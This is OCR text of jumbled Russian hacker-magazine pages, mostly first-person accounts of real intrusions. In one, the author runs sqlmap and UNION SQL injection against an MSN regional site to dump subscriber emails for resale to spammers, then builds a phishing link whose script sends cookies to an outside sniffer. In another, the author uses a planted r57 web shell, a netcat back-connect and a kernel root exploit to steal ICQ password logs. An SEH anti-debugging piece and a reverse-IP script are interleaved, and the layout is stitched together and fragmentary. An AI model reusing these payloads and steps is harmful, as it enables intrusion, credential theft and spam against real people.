
Дальнейшая задача состояла в том, чтобы выдрать все доступные таблицы из базы. В первую очередь требовалось заняться подбором колонок. Во избежание лишнего геморроя логичнее всего использовать специальный автоматизированный софт. Одной из самых популярных утилит для этого является **sqlmap** (sqlmap.sourceforge.net). Разумеется, за тебя эта программа баги искать не будет, тебе требуется натравить ее для эксплуатации.
Корректный запуск программы с нужными параметрами приведен ниже:

```
pythoh sqlmap.py -u http://business.za.msn.com/msn/view_article.php?id=-1 -f --banner --current-user --current-db --tables
```

Где опция «-f» означает «фингерпринт» базы, а «-banner» возвращает баннер. Вместе с этой опцией указываем параметры для показа текущего юзера, названия БД и списка таблиц. Для наглядности можно использовать verbose-флаг. При этом будет понятно, удалась инъекция или нет.

```
$ python sqlmap.py -u http://business.za.msn.com/msn/view_article.php?id=-1 -v 1

[hh:mm:01] [INFO] testing connection to the target url
[hh:mm:01] [INFO] testing if the url is stable, wait a few seconds
[hh:mm:02] [INFO] url is stable
[hh:mm:02] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[hh:mm:02] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[hh:mm:02] [INFO] testing if GET parameter 'id' is dynamic
[hh:mm:02] [INFO] confirming that GET parameter 'id' is dynamic
```



Просмотр SEH-цепочек в Ольге

```
main()
{
        int *p=0;
        __asm{
                mov eax, fs:[0]
                lea ecx, souriz
                add eax, 4
                mov [eax], ecx
        } return *p;
}

$SEH-01.exe
hello, nezumi

$
```

Скрытая установка SEH-обработчика

усложняет задачу хакера и универсальных «отмычек» тут нет, что в плане защиты очень даже хорошо. Однако просмотр цепочки обработчиков структурных исключений (в Ольге осуществляется через меню View → SEH Chain) немедленно разоблачает хакнутый обработчик, на который несложно установить точку останова на исполнение со всеми вытекающими отсюда последствиями.

РУКОТВОРНЫЙ SETUNHANDLEDEXCEPTIONFILTER

API-функция SetUnhandledExceptionFilter, как уже отмечалось в предыдущих выпусках, сама по себе представляет проблему для отладчиков, поскольку установленный ею фильтр исключений верхнего уровня при запуске программы под отладчиком не выполняется и приходится использовать разнообразные плагины для Ольги, чтобы заставить систему считать, что никакого отладчика здесь нет. Или же, как вариант, насильственно включать фильтр верхнего уровня в цепочку обработчиков структурных исключений. Самый большой недостаток функции SetUnhandledExceptionFilter в том, что ее вызов очень трудно замаскировать, но трудно еще не значит невозможно. К тому же, реализация функции проста, как движок от «запора». Фактически, она всего лишь устанавливает глобальную переменную BasepCurrentTopLevelFilter, хранящуюся внутри KERNEL32.DLL и используемую только функцией UnhandledExceptionFilter.

Дизассемблерный листинг API-функции SetUnhandledExceptionFilter из W2K

```
.text:7945BC45 _SetUnhandledExceptionFilter@4 proc near
.text:7945BC45
.text:7945BC45 lpTopLevelExceptionFilter= dword ptr  4
.text:7945BC45
.text:7945BC45 mov ecx, [esp+lpTopLevelExceptionFilter]
.text:7945BC49 mov eax, _BasepCurrentTopLevelFilter
.text:7945BC4E mov     _BasepCurrentTopLevelFilter, ecx
.text:7945BC54 retn    4
.text:7945BC54 _SetUnhandledExceptionFilter@4 endp
```


Все, что нам нужно — это найти BasepCurrentTopLevelFilter внутри SetUnhandledExceptionFilter (или UnhandledExceptionFilter) и прописать сюда указатель на свой собственный обработчик исключений. К сожалению, это не избавляет нас от необходимости импортирования SetUnhandledExceptionFilter/UnhandledExceptionFilter или получения эффективного адреса путем ручного разбора таблицы экспорта KERNEL32.DLL. Да, конечно, ручной разбор с использованием хэш-сум вместо имен API-функций до некоторой степени скрывает наши намерения от хакера. Увы, нет ничего тайного, что ни стало бы явным. Даже если выбранный хэш-алгоритм математически необратим, запустив программу под отладчиком, всегда можно установить, какой именно API-функции какой хэш соответствует. В последних версиях Windows появилась шифровка указателей, и BasepCurrentTopLevelFilter хранится в закодированном виде. Естественно, возможность «ручной» работы с указателями никуда не делась и в NTDLL.DLL появились функции RtlEncodePointer/RtlDecodePointer, имена которых говорят сами за себя. Все это существенно усложняет реализацию защиты и делает ее экономически нецелесообразной, вынуждая искать другие пути. И такие пути действительно есть!

Библиотечный обработчик структурных исключений, поставляемый вместе с языками высокого уровня, интенсивно использует API-функцию UnhandledExceptionFilter, что позволяет нам перехватывать ее путем правки таблицы импорта (или любым другим способом). Конечно, модификация импорта — грязный трюк, привлекающий к себе внимание, поэтому лучше хакнуть непосредственно саму библиотечную функцию обработки исключений. В случае MS VC эта функция носит имя «__XcptFilter». Первые байты трогать нежелательно — иначе IDA Pro ее не распознает, впрочем, байт байту рознь. IDA Pro пропускает относительные вызовы, поскольку они непостоянны и подвержены сезонным вариациям. Нам нужно найти CALL func и заменить func адресом нашей функции my_func, выполняющей некоторые действия и при необходимости возвращающей управление оригинальной func. Анализ кода «__XcptFilter» обнаруживает вызов «_xcptlookup», осуществляемый в основном блоке кода, то есть не «шунтируемый» никакими ветвлениями, что очень хорошо:

Дизассемблерный фрагмент библиотечной функции __XcptFilter

```
.text:00401C9A __XcptFilter     proc near
.text:00401C9A
.text:00401C9A arg_0            = dword ptr  8
.text:00401C9A ExceptionInfo    = dword ptr  0Ch
.text:00401C9A
.text:00401C9A                  push     ebp
.text:00401C9B                  mov      ebp, esp
.text:00401C9D                  push     ebx
.text:00401C9E                  push     [ebp+arg_0]
.text:00401CA1                  call     _xcptlookup
; _xcptlookup ? my_invisible_seh
.text:00401CA6                  test     eax, eax
```

Обнаружить наш обработчик исключений практически невозможно. Он отсутствует в SEH-цепочке (точнее, присутствует, но прячется внутри обработчика, устанавливаемого RTL языка высокого уровня), и Ольга в упор его не видит. Конечно, при пошаговой трассировке хакерский обработчик будет выявлен, — вот только трассировать мегабайты системного и библиотечного кода никто не будет. Дизассемблирование также не покажет ничего подозрительного, поскольку Ida Pro не проверяет целостность библиотечных функций, и никто из хакеров не тратит время на их анализ, а потому предложенный прием оказывается весьма живучим в плане взлома.



Не только названный проект отличается бажностью. Поковыряй другие и найдешь много интересного

```
[hh:mm:02] [INFO] GET parameter 'id' is dynamic
[hh:mm:02] [INFO] testing sql injection on GET parameter 'id'
[hh:mm:02] [INFO] testing numeric/unescaped injection on GET
parameter 'id'
[hh:mm:02] [INFO] confirming numeric/unescaped injection on
GET parameter 'id'
[hh:mm:02] [INFO] GET parameter 'id' is numeric/unescaped
injectable
[hh:mm:02] [INFO] testing if GET parameter 'cat' is dynamic
[hh:mm:02] [WARNING] GET parameter 'cat' is not dynamic
[hh:mm:02] [INFO] testing for parenthesis on injectable
parameter
[hh:mm:02] [INFO] the injectable parameter requires 0
parenthesis
[hh:mm:02] [INFO] testing MySQL
[hh:mm:02] [INFO] query: CONCAT(CHAR(53), CHAR(53))
[hh:mm:02] [INFO] retrieved: 55
[hh:mm:02] [INFO] performed 20 queries in 0 seconds
[hh:mm:02] [INFO] confirming MySQL
[hh:mm:02] [INFO] query: LENGTH(CHAR(53))
[hh:mm:02] [INFO] retrieved: 1
[hh:mm:02] [INFO] performed 13 queries in 0 seconds
[hh:mm:02] [INFO] query: SELECT 5 FROM information_schema.
TABLES LIMIT 0, 1
[hh:mm:02] [INFO] retrieved: 5
[hh:mm:02] [INFO] performed 13 queries in 0 seconds
back-end DBMS:  MySQL >= 5.0.0
```

Будем считать, что у нас все получилось. После детального изучения и кропотливого подбора мне удалось получить структуру БД.

```
Database:marketviews2
  information_schema
  marketviews2
  test
Tables:mailing_list
  article
  article_comment
  article_comments
  article_type
  author
  cricket_results
  date
  general
  inv_tips
  last_ping
  mailing_list
  msn_type
  msnbb
  poll
  poll_data
Columns: Table mailing_list
  email
  cdate
```

Напоследок сокрушив СУБД запросами вида:

```
• http://business.za.msn.com/msn/view_article.php?id=-
1+UNION+ALL+SELECT+1,concat(table_schema,0x3a,table_
name,0x3a,column_name),3,4,5,6,7+from+information_
schema.columns
•http://business.za.msn.com/msn/view_article.php?id=-1
+UNION+ALL+SELECT+1,email,3,4,5,6,7+from+mailing_list,
```

я получил почтовые адреса подписчиков ресурса, которые интересуются финансовой тематикой.
Такие вещи для хакера всегда актуальны, особенно при перепродаже баз спамерам, занимающимся контекстной рассылкой по финансовой тематике. Или просто при проведении специальных узконаправленных атак на владельцев этих почтовых адресов.

ИМИТИРУЯ XSS

По-хорошему, эта басня преподнесла мне следующую мораль — брать на ресурсе нечего. Впрочем, на все есть свое «но». Уместный трюк в таком случае заключался в проведении фишинг-атаки. Для этого, с целью кражи конфиденциальных данных, я решил произвести рассылку писем всем подписчикам ресурса. В рассылке приложил письмо, содержащее XSS. Но из-за того, что на ресурсе XSS не наблюдалась, я решил ее просто сэмулировать. Для достижения цели было принято решение применить следующий трюк.

1. Составляем тривиальный JS-запрос вида:

```
<script>alert('XSS!')</script>
```

2. Кодируем его в HEX, используя онлайн-конвертер dolcevie.com/js/converter.html. После чего подставляем в текст письма, конструируя запрос в обход API к базе:

```
select * from some_table where id=-1 UNION ALL SELECT
1,2,3,4,5,6,0x3c7363726970743e616c657274282776833636b6
96e67202d207a6c6f21212127293c2f7363726970743e
```

3. Так как элемента с порядком «-1» не существует, то по логике вещей «звездочка» будет заменена на


```
XXXXXXXXX 1,2,3,4,5,6,0x3c7363726970743e616c65727428276
833636b696e67202d207a6c6f21212127293c2f7363726970743e
```

4. В итоге, база вернет кашу, которую мы завари… то есть, закодировали ранее:

```
0x3c7363726970743e616c65727428276833636b696e67202d207a
6c6f21212127293c2f7363726970743e
```

5. На выходе получаем вполне себе ядовитый линк:

```
http://business.za.msn.com/msn/view_article.php?id=-
1+UNION+ALL+SELECT+1,2,3,4,5,6,0x3c7363726970743e6
16c65727428276833636b696e67202d207a6c6f21212127293
c2f7363726970743e
```



С этой техникой оставления XSS ты сможешь избежать громоздких выражений. Таких, что испугают любого, даже малопонимающего в безопасности пользователя

После открытия клиентом такого линка появится диалоговое окно, стало быть, XSS-нападение выполнено.
Естественно, я не стал паковать alert-сообщение, а сделал разумное обращение на мой снифер:


```
<script>img = new Image(); img.src = "http://host.ru/s/
s.gif?"+document.cookie;</script>
```

В качестве адреса снифера можно воспользоваться публично доступными и не изобретать велосипед. К примеру, снифером портала **Antichat.ru** (antichat.ru/cgi-bin/s.jpg) или старейшим ресурсом по безопасности http://old.antichat.ru/sniff/log.php. Существует также снифер портала **Netsec.ru**: s.netsec.ru/Ваш_Логин.gif.
После чего дело за малым — как говорится, греби логи пачками. Но следует иметь в виду, что на снифере имеется ограничение в 5к записей.

ДОБИВАЕМ MSN

После падения ресурса domainsdb.net многие не могли приспособиться под новые приемы осуществления Reverse IP-lookup — техники выявления сторонних проектов и сабдоменных аккаунтов на IP-адресе. В этом плане MSN может здорово пригодиться. Через поисковую систему Search.MSN.com вполне реально сделать все вышесказанное, указав в поиске специальное уточнение «ip:».
Многие хакеры уже давно втихаря юзают эту штуку. Пора бы приоткрыть над ней завесу тайны. Для автоматизации запросов напишем простенькую функцию, которая позволит использовать кэш MSN для получения сайтов, размещенных на отдельно взятом IP.

```
def howmany(w):
  h = httplib.HTTP('search.msn.com')
 # посылаем GET-запрос, имитирующий наш браузер
  h.putrequest('GET',
    "/results.aspx?q=ip:"+w+"&FORM=QBHP")
  h.putheader('Host', 'search.msn.com')
  h.putheader('User-agent', 'Internet Explorer 6.0 ')
  h.endheaders()
  # получаем исходный код страницы результатов
```



Переменные окружения


```
returncode, returnmsg, headers = h.getreply()
data=h.getfile().read()
r1 = re.compile('of [0123456789,]* results')
result = r1.findall(data)
if result == []:
print "No results :("
sys.exit()
```

MSN-хитрости

Иногда важные запросы совсем вылетают из памяти. Ниже приводится шпаргалка для хакера.
1. Загруженность базы данных в настоящий момент:
http://business.za.msn.com/msn/view_article.php?id=-1+UNION+ALL+SELECT+1,concat_ws(0x3a,Id,Host,User,Command),3,4,5,6,7+from+information_schema.processlist
2. Просмотр установленных плагинов MySQL:
http://business.za.msn.com/msn/view_article.php?id=-1+UNION+ALL+SELECT+1,PLUGIN_NAME,3,4,5,6,7+from+information_schema.PLUGINS
2a. Их содержание напрямую опирается на референсы (dev.mysql.com/doc/refman/5.1/en/plugin-api.html). На узле MSN, как видишь, используются достаточно стандартные дополнения, а именно: Binlog, partition, ARCHIVE, BLACKHOLE, CSV, FEDERATED, MEMORY, InnoDB, MyISAM, MRG_MyISAM, ndbcluster. Они бывают актуальны, когда, ориентируясь на уязвимости, найденные в каких-либо функциях модуля, нужно выполнить запрос в обход API, совершить атаку на отказ в обслуживании и многое другое.
3. Просмотр переменных глобального окружения MySQL:
http://business.za.msn.com/msn/view_article.php?id=-1+UNION+ALL+SELECT+1,concat_ws(0x3a,VARIABLE_NAME,VARIABLE_VALUE),3,4,5,6,7+from+information_schema.GLOBAL_VARIABLES
4. Наиболее интересная информация, которая была получена из запроса, за исключением технических настроек и подробностей функционирования:

```
Hostname: nis07.sharenet.co.za
Version Comment:  MySQL Community Server (GPL)
Versions: 5.1.17-beta
Version_compile_machine: i686
Version_compile_OS: pc-linux-gnu
```





Дополнения базы

```
for x in result:
    clean = re.sub('of','',x)
    clean = re.sub('results','',clean)
    clean = re.sub(',','',clean)
  return clean

def run(w,i):
  h = httplib.HTTP('search.msn.com')
  h.putrequest('GET',
   "/results.aspx?q=ip:"+w+"&FORM=QBHP&first="+str(i))
  h.putheader('Host', 'search.msn.com')
  h.putheader('User-agent', 'Internet Explorer 6.0 ')
  h.putheader('Cookies',
   'SRCHHPGUSR=NEWWND=0&ADLT=DEMOTE&NRSLT=50&NRSPH=1;')
  h.endheaders()
  returncode, returnmsg, headers = h.getreply()
  data=h.getfile().read()
  data = re.sub('<ul>','\n',data)
```

Успешно выполненный алерт — залог присутствия межсайтового скриптинга.

```
  r1 = re.compile('<li class="first">[^<]*</li>')
  res = r1.findall(data)
  return res
```

К слову, такие трюки можно делать почти через каждый популярный поисковик, опираясь на его индивидуальные особенности. Скажем, мощь индексации Google здорово пригодится в деле выявления сабдоменов. В свое время n4nobit, еще будучи в известной русской команде HellKnights Crew, опубликовал статью, посвященную использованию четырех крупнейших поисковых систем для автопоиска уязвимых проектов и автошелла ресурсов с целью осуществления DDOS-атак. Полный исходный код такой программы ты найдешь на нашем диске.

ПОБЕДА БУДЕТ ЗА НАМИ!

Мы выжали из MSN все, что могли. Можно бежать за шампанским и праздновать победу. И так будет с каждым ресурсом, который попадется под мою отчаянную лапу. Главное, — проявить уважение к авторам проектов и не уничтожать все на своем пути. А также понимать, что ответственность за последствия взлома несет только хакер.

Обращай внимание на плагины. Их можно эксплуатировать в зависимости от содержания в них багов

MySQL — Search — Login / Register

Developer Zone | Bugs Home | Report a bug | Statistics | Advanced search | Saved searches | Tags

Showing 1-205 of 205 (Edit, Save, CSV, Feed)

ID#	Date	Type	Status	Sev	Version	Target	OS	Summary	Assigned
7476	2004-12-22 11:52	Server	Closed (1347 days)	S3	5.1		Linux (Linux)	crash on SELECT * FROM INFORMATION_SCHEMA.TABLES	Sergey Gluhov
9412	2005-03-26 15:50	Server	Not a Bug (522 days)	S3	5.1		Linux (SUSE 9.2)	Triggers: should have trigger privilege	Alexander Nozdrin
10865	2005-05-25 21:13	Server	Closed (1250 days)	S1	5.1		Linux (Linux)	Slave Cluster Mysqld cores under heavy load	Mats Kindahl
11349	2005-06-15 14:41	Server	Can't repeat (1220 days)	S1	5.1		Linux (Linux)	server crash when retrieving not all rows from a cursor	Konstantin Osipov
12097	2005-07-21 23:57	Server	Closed (1182 days)	S3	5.1		Linux (RHEL)	Range and list expressions gets non-fixed in prepared statement protocol	Mikael Ronstrom
12116	2005-07-22 16:58	Server	Closed (1194 days)	S2	5.1		Linux (Linux)	Partitioned ORDER BY queries can fail on a 64 bit platform	Mikael Ronstrom
13154	2005-09-13 22:41	Server	Closed (1144 days)	S1	5.1		Linux (Linux)	Inserting data into MyISAM table with PARTITION BY KEY causes mysqld core	Mikael Ronstrom
13976	2005-10-12 21:55	Server	Closed (1116 days)	S2	5.1		Linux (Fedora c3)	Server Crash	Miguel Solorzano
14288	2005-10-25 11:50	Server	Closed (1078 days)	S3	5.1		Linux (Linux AMD64)	Federated fails in 5.1	Patrick Galbraith

Готово



МАГ
/ ICQ 884888 /

ICQ: НЕОЧЕВИДНАЯ УГРОЗА

КРАСИВЫЙ ЗАХВАТ ТЫСЯЧИ УИНОВ

Так уж сложилось, что ICQ стала моей любимой темой в журнале. Асечные UIN'ы прямо-таки манят своими красивыми сочетаниями цифр и создают непреодолимое желание обладать лучшими из номерков. На этот раз я продолжу начатое в номере за май 2007 года и вновь совершу жестокий акт вандализма над израильским WAP ICQ-шлюзом tjat.com, который, как ты уже знаешь, очень любят админы аськи.


Первый взлом tjat.com я совершил в конце ноября 2006 года. Взлом оставался нераскрытым до февраля 2007-го. За это время я собрал тысячи красивых (и не очень) уинов с этого сервиса. Если ты погуглишь на тему «tjat.com взлом», то сможешь увидеть, какой резонанс мое хак-действо вызвало в Рунете и, в частности, в сообществе асечников.
Хек был довольно банальным: локал-инклуд на главной, затем инклуд шелла в логи сервера и, наконец, инклуд этих самых логов в главную страницу сервиса. Тогда админы поступили очень про сто: закрыли локал инклуд и сменили юзера логов на root, чтобы даже при повторном взломе никто не смог прочитать логи сервиса (заметь, официально, по утверждению админов tjat, никакие логи на сервере не ведутся).
Я, конечно же, расстроился, но на будущее все равно припас старый добрый r57-шелл на tjat.com по адресу forums.tjat.com/phpBB2/language/lang_ukrainian/404.php (форум патченый, так что не надейся на его взлом :)).
Шелл благополучно лежал незамеченным на протяжении полутора лет. И вот тут началось самое интересное. Перекапывая свои старые текстовики, я наткнулся на этот пресловутый шелл, зашел в него, посмотрел на каталог логов под рутом, затем глянул на версию ядра и обомлел, поражаясь своей недальновидности. Ядро Линуха было старое, уязвимое и ни разу не патченное:

```
Linux tjat-srv-main 2.6.15-1.2054_FC5smp #1 SMP Tue Mar
14 16:05:46 EST 2006 i686
```

По своему богатому опыту я прекрасно знал, что ядрышко очень хорошо раскалывается эксплойтом с нашего любимого milw0rm.com под названием «Linux Kernel 2.6.13 <= 2.6.17.4 prctl() Local Root Exploit» (на милворме пять модификаций данного сплойта, но разницы особой они не имеют). Но обо всем по порядку :).

ШАГ ЗА ШАГОМ

Итак, зайдя на свой старый шелл по адресу http://forums.tjat.com/phpBB2/language/lang_ukrainian/404.php, я попытался встроенными средствами r57 забиндить порт 11457 для подключения к /bin/bash с любого компа через PuTTY, так как для сборки и запуска ядерного сплойта требовался интерактивный шелл.
r57shell скрипел, пыхтел, долго грузил страницу, но так и не забиндил шелл ни через Perl, ни через Си-исходники. «Чертов файрвол!» — подумал Штирлиц. Но разве это преграда для матерого хакера? В r57shell есть такое прекрасное средство, как back-connect, которому нипочем практически любая «огненная стена». Для использования бэк-коннекта мне понадобилась известная утилита netcat, а также один из моих виндовых дедиков. Неткат я благополучно скачал на веб-хаке (ссылку,



Успешная работа бэк-коннект в неткате

как обычно, смотри в сносках), а на дедик зашел через встроенную утилиту винды mstsc (Пуск → Выполнить → mstsc). Зайдя на дедик, я благополучно распаковал виндовую версию netcat'а в C:\netcat, затем запустил его через все тот же cmd на прослушку 11457 порта:

```
C:\netcat\nc.exe -l -p 11457
```

Теперь мне оставалось только вбить в бек-коннект IP-адрес своего дедика и нажать кнопку «Выполнить», что я благополучно и сделал.

ИНТЕРАКТИВНЫЙ ШЕЛЛ

После запуска back-connect, р57-шелл выдал мне радостное: «Now script try connect to 89.xxx.xxx.xxx port 11457 ...», а netcat на моем дедике успешно показал вывод команды id: «uid=99(nobody) gid=99(nobody) groups=99(nobody),536(nagcmd)». Текущие права, естественно, меня не устраивали :). Теперь нужно было скачать, скомпилить и запустить вышеуказанный ядерный сплойт. Скопипастив содержимое http://milw0rm.com/exploits/2005 к себе в текстовик, я сохранил его под названием raptor_prctl1.c и залил с помощью все того же r57shell в директорию /usr/local/apache_1.3.37/htdocs/forum/phpBB2/language/lang_ukrainian. Далее, зайдя в интерактивный шелл на дедике, я выполнил следующую последовательность команд:

```
chmod 0777 raptor_prctl1.c
gcc raptor_prctl1.c -o raptor_prctl1 -Wall
./raptor_prctl1
```

После запуска последней команды сплойт начал свою адскую работу. Оставалось только подождать несколько минут до завершения получения привилегий рута.

```
http://forums.tjat.com/phpBB2/language/lang_ukrainian/404.php
! r57shell 1.31
01-11-2008 16:12:22 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ tmp ] [ delete ]
safe_mode: OFF PHP version: 4.4.6 cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
Free space : 38.04 GB Total space: 63.24 GB
uname -a : Linux tjat-srv-main 2.6.15-1.2054_FC5smp #1 SMP Tue Mar 14 16:05:46 EST 2006 i686 i686 i386 GNU/Linux
sysctl : Linux 2.6.15-1.2054_FC5smp
$OSTYPE : linux
Server : Apache/1.3.37 (Unix) PHP/4.4.6
id : uid=99(nobody) gid=99(nobody) groups=99(nobody),536(nagcmd)
pwd : /usr/local/apache_1.3.37/htdocs/forum/phpBB2/language/lang_ukrainian (drwxrwxrwx)
Выполненная команда: ls -lia
total 244
 3208743 drwxrwxrwx  3 nobody nobody   4096 Nov  1 16:11 .
14764111 drwxr-xr-x 14 nobody nobody   4096 Mar  9  2008 ..
 3208401 -rw-r--r--  1 nobody nobody 103898 Mar 15  2007 404.php
 3208744 drwxrwxrwx  2 nobody nobody   4096 Feb  1  2007 email
 3208763 -rw-r--r--  1 nobody nobody    170 Feb  1  2007 index.htm
 3208765 -rw-r--r--  1 nobody nobody  40826 Feb  1  2007 lang_admin.php
 3208761 -rw-r--r--  1 nobody nobody   8315 Feb  1  2007 lang_bbcode.php
 3208762 -rw-r--r--  1 nobody nobody  14379 Feb  1  2007 lang_faq.php
 3208766 -rw-r--r--  1 nobody nobody  46755 Feb  1  2007 lang_main.php
 3208764 -rw-r--r--  1 nobody nobody     59 Feb  1  2007 search_stopwords.txt
```

Мой старый r57shell на сервере

ROOT

По истечении каких-то 2 минут я увидел жизнеутверждающий вывод команды id: «uid=0(root) gid=0(root) groups=99(nobody),536(nagcmd)». Радости моей не было предела :). Оставалось затариться новой порцией живого пива и думать, как быть дальше со скачиванием и парсингом асечных логов.

Выполнив команды «cd /usr/local/apache_1.3.37/logs;ls -la», я увидел то, что так долго хотел заиметь — гиговые логи доступа с паролями и уинами.

